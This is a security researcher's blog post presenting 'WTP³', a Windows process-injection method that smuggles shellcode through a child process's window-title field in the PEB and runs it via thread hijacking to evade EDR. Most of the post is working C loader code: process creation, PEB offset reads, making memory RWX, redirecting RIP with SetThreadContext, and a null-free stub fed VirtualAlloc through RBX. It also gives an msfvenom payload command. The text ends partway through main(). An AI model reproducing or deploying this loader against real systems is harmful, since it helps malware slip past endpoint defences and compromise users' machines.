WTP³: Window Title - Process Parameter Poisoning
A novel variation of Process Parameter Poisoning (P³) that abuses the Window Title field for stealthy payload delivery and EDR evasion.
Hi, I’m Lucyber, a security researcher. Here is a short talk. As you know, a few months ago a novel injection technique was released called P³-Shellcode Loader (Process Parameter Poisoning), which was remarkably elegant. Now I want to introduce a missed component of this technique: Window Title - Process Parameter Poisoning (WTP³). For more information on the original P³ loader, I recommend reading the research blog and reviewing the P3-Loader repository.
Introduction
The original P³ technique abuses three members of the Process Environment Block (PEB) in a child process by leveraging the CreateProcess family of APIs. Below is the function signature and its parameters:
1
2
3
4
5
6
7
8
9
10
11
12
BOOL CreateProcessW(
  [in, optional]      LPCWSTR               lpApplicationName,
  [in, out, optional] LPWSTR                lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCWSTR               lpCurrentDirectory,
  [in]                LPSTARTUPINFOW        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
lpCommandLine: The command-line string used to execute the process. When lpApplicationName is NULL, the first token of this string is treated as the executable path; the remainder becomes the arguments. In some scenarios, both the image path and its command-line arguments can be supplied through this single parameter.
lpEnvironment: A pointer to an environment block containing null-terminated KEY=VALUE strings. If NULL, the child process inherits the environment of the parent. This block is duplicated into the child process’s PEB during initialization.
ShellInfo: In the STARTUPINFO structure, the second field is lpReserved:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
typedef struct _STARTUPINFOW {
    DWORD   cb;
    LPWSTR  lpReserved;
    LPWSTR  lpDesktop;
    LPWSTR  lpTitle;
    DWORD   dwX;
    DWORD   dwY;
    DWORD   dwXSize;
    DWORD   dwYSize;
    DWORD   dwXCountChars;
    DWORD   dwYCountChars;
    DWORD   dwFillAttribute;
    DWORD   dwFlags;
    WORD    wShowWindow;
    WORD    cbReserved2;
    LPBYTE  lpReserved2;
    HANDLE  hStdInput;
    HANDLE  hStdOutput;
    HANDLE  hStdError;
} STARTUPINFOW, *LPSTARTUPINFOW;
Officially, Microsoft documents lpReserved as “Reserved; must be NULL.” In practice, however, Windows uses this field internally when a process is launched via ShellExecuteEx. In that case, lpReserved is repurposed to point to a SHELLEXECUTEINFO structure, which the kernel then copies into the target process’s RTL_USER_PROCESS_PARAMETERS as the ShellInfo field.
These three data regions—command line, environment, and ShellInfo—are stored inside the PEB structure of the new process after creation:
 Process Environment Block (PEB) in Memory
The ShellInfo member is empty, so it is not shown. Also note that the type of these members is UNICODE_STRING.
Window Title
 PEB Window Title
The lpTitle member of this structure is the fourth field and is the one we will abuse in WTP³. Our contribution is the discovery that lpTitle, which populates the WindowTitle field inside RTL_USER_PROCESS_PARAMETERS within the PEB structure, can also serve as a reliable payload carrier under specific conditions.
The code below was used to test this against a child process:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
#include <Windows.h>
#include <stdio.h>

#define IMAGE_PATH L"C:\\Windows\\System32\\cmd.exe"

int main() {

	// UTF-16 LE
	// python -c "print(', 0x00, '.join(f'0x{b:02X}' for b in 'DARKBIT'.encode()), ', 0x00')"
	BYTE uTest[] = { 0x44, 0x00, 0x41, 0x00, 0x52, 0x00, 0x4B, 0x00, 0x42, 0x00, 0x49, 0x00, 0x54 , 0x00 };

	STARTUPINFOW		si = { sizeof(si) };
	PROCESS_INFORMATION pi = { 0x00 };

	si.lpTitle = uTest;

	if (!CreateProcessW(IMAGE_PATH, NULL, NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL, &si, &pi)) {
		return -1;
	}

	printf("[+] Process created successfully!\n\t- Path: '%ls'\n\t- PID: %d", IMAGE_PATH, pi.dwProcessId);

	printf("\n[#] Press enter to exit...\n");
	getchar();

	TerminateProcess(pi.hProcess, 0);
    return 0;
}
 Test.exe Result
Knowing this, we have discovered a new way to inject shellcode without using VirtualAllocEx and WriteProcessMemory Win32 APIs, which are noisy and suspicious.
Implementation Steps
The steps to perform WTP³ are shown below. Each step will then be discussed in depth throughout this article:
- Create a sacrificial process.
- Use the
NtQueryInformationProcesssyscall to find the remote process PEB. - Find the window title address by offset and verify that its bytes match your actual shellcode.
- Use
VirtualProtectExto change the address protection to RX or RWX (based on your shellcode). - Use
GetThreadContextand change RIP to the address. - Use
SetThreadContextto invoke and execute the shellcode.
Caveat
This implementation uses too many Win32 APIs and syscalls, such as using NtQueryInformationProcess to get the PEB address in the sacrificial process.
A better alternative is to create the process in suspended mode or even debug mode. This suspends the process before the image entry point fully executes, with only ntdll.dll loaded in memory. When we suspend a process, its main thread gets stuck in the RtlUserThreadStart function in ntdll. This function has two parameters:
1
2
3
4
VOID NTAPI RtlUserThreadStart(
    IN PTHREAD_START_ROUTINE Function,
    IN PVOID Parameter
);
The first parameter, based on the Microsoft calling convention, is stored in RCX for x64 and ECX for x86, and it points to a function called BaseThreadInitThunk in kernel32.dll, which is outside the scope of this article.
The important part is the second parameter, of type PVOID, which stores a pointer to the current process PEB (the sacrificial process). As discussed in the calling convention, RDX in our x64 process stores the address of the sacrificial process PEB.
Knowing this, we can now read the PEB and avoid using the NtQueryInformationProcess syscall.
Improved Implementation Steps
- Create a suspended sacrificial process.
- Use
GetThreadContextto get the PEB. - Use
ResumeThreadto let the process initialize. - Find the window title address by offset and verify that its bytes match your actual shellcode.
- Use
VirtualProtectExto change the address protection to RX or RWX (based on your shellcode). - Use
SetThreadContextto invoke and execute the shellcode.
Hands-On Implementation
Before going through the functions, we define a structure called _DKBT_PROCESS_INFO, shown below:
1
2
3
4
5
6
7
typedef struct _DKBT_PROCESS_INFO {
	PROCESS_INFORMATION		pi;
	DWORD					        dwCreationFlags;
	DKBT_UNICODE_STRING		dbWindowTitle;
	CONTEXT					      ctx;
	BOOL					        bIsSuspended;
} DKBT_PROCESS_INFO, *PDKBT_PROCESS_INFO;
This structure helps us manage the needed information more cleanly. One of its members is a new structure, shown below:
1
2
3
4
5
typedef struct _DKBT_UNICODE_STRING {
	USHORT		Length;
	USHORT		MaximumLength;
	ULONG_PTR	Buffer;
} DKBT_UNICODE_STRING, *PDKBT_UNICODE_STRING;
This structure resembles UNICODE_STRING, but it has been modified to receive the address of the injected shellcode. Instead of a PWSTR, the buffer is typed as ULONG_PTR.
We also use several macros for creation flags and offsets, shown below:
1
2
3
4
5
6
7
8
9
10
11
#define OFFSET_PROCESS_PARAMETER	0x20
#define OFFSET_WINDOW_TITLE			  0xB0

#define CREATE_NORMAL_FLAG			  0x00
#define ADD_SUSPEND_FLAG(X)			  (X | CREATE_SUSPENDED)
#define ADD_NEW_CONSOLE_FLAG(X)		(X | CREATE_NEW_CONSOLE)
#define IS_SUSPEND_FLAG(X)			  (!!((X) & CREATE_SUSPENDED))

// Select Sleep btw 100-300
#define FAST_EXECUTE	0x96
#define SAFE_EXECUTE	0x800
The FLAG definitions are helpers for creation flags. The only important parts, however, are the execute macros.
These macros control the sleep duration. FAST_EXECUTE does not wait for the process to load other DLLs after resuming (or while it is already executing), and it hijacks RIP almost instantly. There is a small window in which this can be done quickly (as you know, thread hijacking execution can sometimes be slow), but it can be achieved by sleeping between 100 and 300 milliseconds. 0x96 is 150 in decimal, a value I also recommend you use for fast execution.
On the other hand, SAFE_EXECUTE waits 2 seconds for everything to initialize before hijacking RIP.
It is also worth noting that when the process is resuming or already running, being faster than it will cause your injection to fail. In simple terms, this happens because the process copies the written Window Title data to another location. If you try to read the address in the PEB faster than that change occurs, your payload may run while the memory has been cleaned up and moved, and execution fails.
With this in mind, let us begin the development process.
Create Process
Our custom CreateSacrificialProcess creates the process and, through OUT parameters, returns information about the created process—such as the PID and process and thread handles—via the PROCESS_INFORMATION structure:
cwImageName— The path of the sacrificial process image (PE)pShc— APBYTEpointing to the shellcode to be writtenpdbProcessInfo— A pointer toPDKBT_PROCESS_INFOthat will save the created process information
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
BOOL CreateSacrificialProcess(IN LPCWSTR cwImageName, IN PBYTE pShc, IN OUT PDKBT_PROCESS_INFO pdbProcessInfo) {

	BOOL				bStatus = FALSE;
	STARTUPINFOW		si = { sizeof(si) };

	si.dwFlags |= STARTF_USESHOWWINDOW;
	si.wShowWindow = SW_HIDE;
	si.lpTitle = pShc;

	if (!CreateProcessW(cwImageName, NULL, NULL, NULL, FALSE, pdbProcessInfo->dwCreationFlags, NULL, NULL, &si, &pdbProcessInfo->pi))
		PRINT_ERROR(_CLEANUP, "error: CreateProcessW faild...\n");

		pdbProcessInfo->bIsSuspended = IS_SUSPEND_FLAG(pdbProcessInfo->dwCreationFlags);

	bStatus = TRUE;

_CLEANUP:
	return bStatus;
}
Getting the Window Title Address
This function retrieves the window title member from the process parameters in the PEB, based on the options you choose.
pdbProcessInfo— A pointer toPDKBT_PROCESS_INFOthat will savedbWindowTitleandctx(if available) information
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
BOOL GetRemoteWnidowTitle(IN OUT PDKBT_PROCESS_INFO pdbProcessInfo) {

	BOOL						bStatus = FALSE;
	ULONG_PTR					uProcessParams = NULL;
	ULONG_PTR					uPEB = NULL;
	PROCESS_BASIC_INFORMATION	pbi = { 0x00 };
	ULONG						uRetLen = 0x00;
	SIZE_T						sReadBytes = 0x00;

	PRINT_YELLOW("[*] Getting process PEB...");
	if (pdbProcessInfo->bIsSuspended) {

		if (!GetThreadContext(pdbProcessInfo->pi.hThread, &pdbProcessInfo->ctx))
			PRINT_ERROR(_CLEANUP, "error: GetRemoteWnidowTitle-GetThreadContext failed!\n");

			uPEB = (ULONG_PTR)pdbProcessInfo->ctx.Rdx;

		ResumeThread(pdbProcessInfo->pi.hThread);
	}
	else {

		if (!NT_SUCCESS(NtQueryInformationProcess(pdbProcessInfo->pi.hProcess, ProcessBasicInformation, &pbi, sizeof(pbi), &uRetLen)) || pbi.PebBaseAddress == NULL)
			PRINT_ERROR(_CLEANUP, "error: NtQueryInformationProcess failed!\n");
	}
	PRINT_GREEN("Done!\n");

	Sleep(FAST_EXECUTE);

	PRINT_YELLOW("[*] Getting window title address...");
	if (!ReadProcessMemory(pdbProcessInfo->pi.hProcess, (LPCVOID)((ULONG_PTR)(pdbProcessInfo->bIsSuspended ? uPEB : pbi.PebBaseAddress) + OFFSET_PROCESS_PARAMETER), &uProcessParams, sizeof(ULONG_PTR), &sReadBytes) || sizeof(ULONG_PTR) != sReadBytes)
		PRINT_ERROR(_CLEANUP, "error: PoisoningWindowTitle-ReadProcessMemory could not read memory!\n");


	if (!ReadProcessMemory(pdbProcessInfo->pi.hProcess, (LPCVOID)(uProcessParams + OFFSET_WINDOW_TITLE), &pdbProcessInfo->dbWindowTitle, sizeof(DKBT_UNICODE_STRING), &sReadBytes) || sizeof(DKBT_UNICODE_STRING) != sReadBytes)
		PRINT_ERROR(_CLEANUP, "error: PoisoningWindowTitle-ReadProcessMemory could not read memory!\n");

	PRINT_GREEN("Done!\n\n");

	bStatus = TRUE;

_CLEANUP:
	if (!bStatus) {
		if (pdbProcessInfo->pi.hProcess)
			CloseHandle(pdbProcessInfo->pi.hProcess);
		if (pdbProcessInfo->pi.hThread)
			CloseHandle(pdbProcessInfo->pi.hThread);
	}
	return bStatus;
}
Verifying the Payload
To ensure the payload was injected correctly, we verify it with this function:
hProcess— A handle to the sacrificial processULONG_PTR— The address of the Window Title in the PEBpShc— APBYTEto the shellcode to be compared
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
BOOL VerifyShc(IN HANDLE hProcess, IN ULONG_PTR uAddress, IN PBYTE pShc) {

	BOOL		bStatus = FALSE;
	PBYTE		pSignature = NULL;
	SIZE_T		sReadBytes = 0x00;

	if (!(pSignature = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sizeof(ULONG_PTR))))
		PRINT_ERROR(_CLEANUP, "error: HeapAlloc could not allocate memory!\n");

	if (!ReadProcessMemory(hProcess, (LPCVOID)uAddress, pSignature, sizeof(ULONG_PTR), &sReadBytes) || sizeof(ULONG_PTR) != sReadBytes)
		PRINT_ERROR(_CLEANUP, "error: VerifyShc-ReadProcessMemory could not read memory!\n");

	PRINT_YELLOW("[i] Payload first 8 bytes: < ");
	for (int i = 0; i < 16 && i < 8; i++)
		printf("%02X ", pSignature[i]);
	PRINT_YELLOW(">\n");

	bStatus = (*(ULONG_PTR*)pSignature) == (*(ULONG_PTR*)pShc);

_CLEANUP:
	if (pSignature)
		HeapFree(GetProcessHeap(), 0x00, pSignature);
	return bStatus;
}
Poisoning the Window Title and Executing Shellcode
This function verifies the payload, changes the memory protection of the WindowTitle address to RWX, and then executes it via thread hijacking using the SetThreadContext WinAPI. We also use RBX, which is explained in the next section.
pdbProcessInfo— A pointer toPDKBT_PROCESS_INFOcontaining all needed informationpShc— APBYTEto the shellcode to be executed
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
BOOL PoisoningWindowTitle(IN PDKBT_PROCESS_INFO pdbProcessInfo, IN PBYTE pShc) {

	BOOL	bStatus = FALSE;
	DWORD	dwOldProtection = 0x00;
	PVOID	pVA = GetProcAddress(GetModuleHandleA("kernel32.dll"), "VirtualAlloc");

	PRINT_YELLOW("[*] Verifying payload...\n");
	if (!VerifyShc(pdbProcessInfo->pi.hProcess, pdbProcessInfo->dbWindowTitle.Buffer, pShc))
		PRINT_ERROR(_CLEANUP, "error: VerifyShc failed!\n");


		PRINT_GREEN("[+] Valid payload!\n\n");

	if (!VirtualProtectEx(pdbProcessInfo->pi.hProcess, (LPVOID)pdbProcessInfo->dbWindowTitle.Buffer, pdbProcessInfo->dbWindowTitle.Length, PAGE_EXECUTE_READWRITE, &dwOldProtection))
		PRINT_ERROR(_CLEANUP, "error: VirtualProtectEx failed!\n");


		PRINT_GREEN("[+] Protection Changed to RWX!\n");

	PRINT_YELLOW("\n[*] Executing...\n");
	if (!pdbProcessInfo->bIsSuspended) {
		if (!GetThreadContext(pdbProcessInfo->pi.hThread, &pdbProcessInfo->ctx))
			PRINT_ERROR(_CLEANUP, "error: PoisoningWindowTitle-GetThreadContext failed!\n");

	}

	pdbProcessInfo->ctx.Rbx = (DWORD64)pVA;
	pdbProcessInfo->ctx.Rip = (DWORD64)pdbProcessInfo->dbWindowTitle.Buffer;

	if (!SetThreadContext(pdbProcessInfo->pi.hThread, &pdbProcessInfo->ctx))
		PRINT_ERROR(_CLEANUP, "error: SetThreadContext failed!\n");

	WaitForSingleObject(pdbProcessInfo->pi.hThread, INFINITE);

	bStatus = TRUE;

_CLEANUP:
	if (pdbProcessInfo->pi.hProcess)
		CloseHandle(pdbProcessInfo->pi.hProcess);
	if (pdbProcessInfo->pi.hThread)
		CloseHandle(pdbProcessInfo->pi.hThread);

	return bStatus;
}
The Shellcode Fix
If you are familiar with the previous P³ technique, you know the problem: the shellcode is written in a place that treats 0x00 as a string terminator, which breaks our shellcode entirely.
The Visual Studio solution also contains a project called p3gen, which is a C port of the C++ version found in the P3-Loader. It is a simple program that generates your shellcode by passing the path as the first argument, and it produces a fully null-free shellcode fix for you. I also highly recommend reading this article by 0x12 Dark Development, which covers interesting details about the fix.
Why RBX Holds VirtualAlloc
The output of p3gen is not your original shellcode. It is a small stub plus an encoded copy of the original payload. The stub cannot run the original shellcode directly, because the original still contains null bytes — it has to be reconstructed in memory first. So the stub does three things:
- Calls
VirtualAllocto get an RWX buffer. - Decodes the original shellcode into that buffer.
- Jumps to it.
The problem is step 1: the stub has no way to resolve VirtualAlloc on its own. It has no import table, no relocations, and no knowledge of where kernel32.dll landed under ASLR. Manually walking the PEB to find the export directory and parse VirtualAlloc would work, but that code is large and — ironically — tends to reintroduce null bytes into what is supposed to be a null-free payload. That defeats the entire purpose of p3gen.
So the loader resolves VirtualAlloc for the stub and hands it over through a register. In PoisoningWindowTitle we do exactly this:
1
2
3
4
PVOID pVA = GetProcAddress(GetModuleHandleA("kernel32.dll"), "VirtualAlloc");
// ...
pdbProcessInfo->ctx.Rbx = (DWORD64)pVA;
pdbProcessInfo->ctx.Rip = (DWORD64)pdbProcessInfo->dbWindowTitle.Buffer;
The generated stub is compiled to expect a valid VirtualAlloc pointer in RBX on entry, and calls rbx directly instead of resolving it. RBX is chosen because it is non-volatile in the Windows x64 calling convention — it survives across the stub’s own internal calls (including the decode loop), so the pointer stays intact until the moment the stub needs it. A volatile register like RAX or RCX would be clobbered long before the call.
This is also why the loader must set both registers together, in one SetThreadContext call:
- RIP →
dbWindowTitle.Buffer— where the stub lives. - RBX →
VirtualAlloc— what the stub needs to allocate memory and finish the job.
If you set RIP without RBX, the stub jumps into its first call rbx with garbage in RBX and the target process crashes immediately. If you set RBX without RIP, the process resumes at its original entry point and never touches your payload. The two registers are a pair.
One last detail: the VirtualAlloc call the stub makes is the same function the loader resolved, meaning it also inherits the process’s own kernel32.dll base — so the RWX buffer it allocates lives inside the sacrificial process, not yours. That is what keeps the original shellcode invisible to the parent process entirely; the parent only ever holds a stub that is dbWindowTitle.Length bytes long.
For now, we use our program with a normal calc shellcode generated by Metasploit using the command msfvenom -p windows/x64/exec CMD=calc.exe EXITFUNC=thread -f raw > payload.bin:
 Generating null-free shellcode
Now simply add this to your main.c file, and the last part is calling the main function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
#define SACRIFICIAL_EXE		L"C:\\Windows\\System32\\winver.exe"

int main() {

	INT iStatus = -0x01;
	DKBT_PROCESS_INFO	pdbProcessInfo = { 0x00 };
	DWORD				dwCreationFlag = CREATE_NORMAL_FLAG;
	BOOL					useSuspend = TRUE;

	PRINT_YELLOW("\n===================| WTP3 |===================\n");
	PRINT_YELLOW("=========| Everything is about Time |=========\n");

	INT choice;
	for (;;) {
		PRINT_YELLOW("\n[?] Choose method:\n");
		PRINT_YELLOW("\t1) GUI App Injection via Window Title\n");
		PRINT_YELLOW("\t2) CLI App Injection via Window Title\n");
		PRINT_YELLOW("\t0) Exit\n");
		PRINT_YELLOW("WTP3> ");

		if (scanf_s("%d", &choice) != 0x01) {
			PRINT_RED("error: Invalid input\n");
			while (getchar() != '\n');
			continue;
		}

		if (choice == 0x00) break;

		if (choice != 0x01 && choice != 0x02) {
			PRINT_RED("Unknown choice\n");
			continue;
		}

		PRINT_YELLOW("\n[?] Creation mode:\n");
		PRINT_YELLOW("\t1) Suspended Injection via Window Title (recommended)\n");
		PRINT_YELLOW("\t2) Normal Injection via Window Title\n");
		PRINT_YELLOW("WTP3> ");

		int mode;
		if (scanf_s("%d", &mode) != 0x01) {
			PRINT_RED("error: Invalid input\n");
			while (getchar() != '\n');
			continue;
		}

		if (mode != 1 && mode != 0x02) {
			PRINT_RED("Unknown mode\n");
			continue;
		}

		useSuspend = (mode == 0x01);

		if (choice == 0x02)
			dwCreationFlag = ADD_NEW_CONSOLE_FLAG(dwCreationFlag);

		if (useSuspend)
			dwCreationFlag = ADD_SUSPEND_FLAG(dwCreationFlag);

		break;
	}

	if (choice == 0x00)
		goto _CLEANUP;

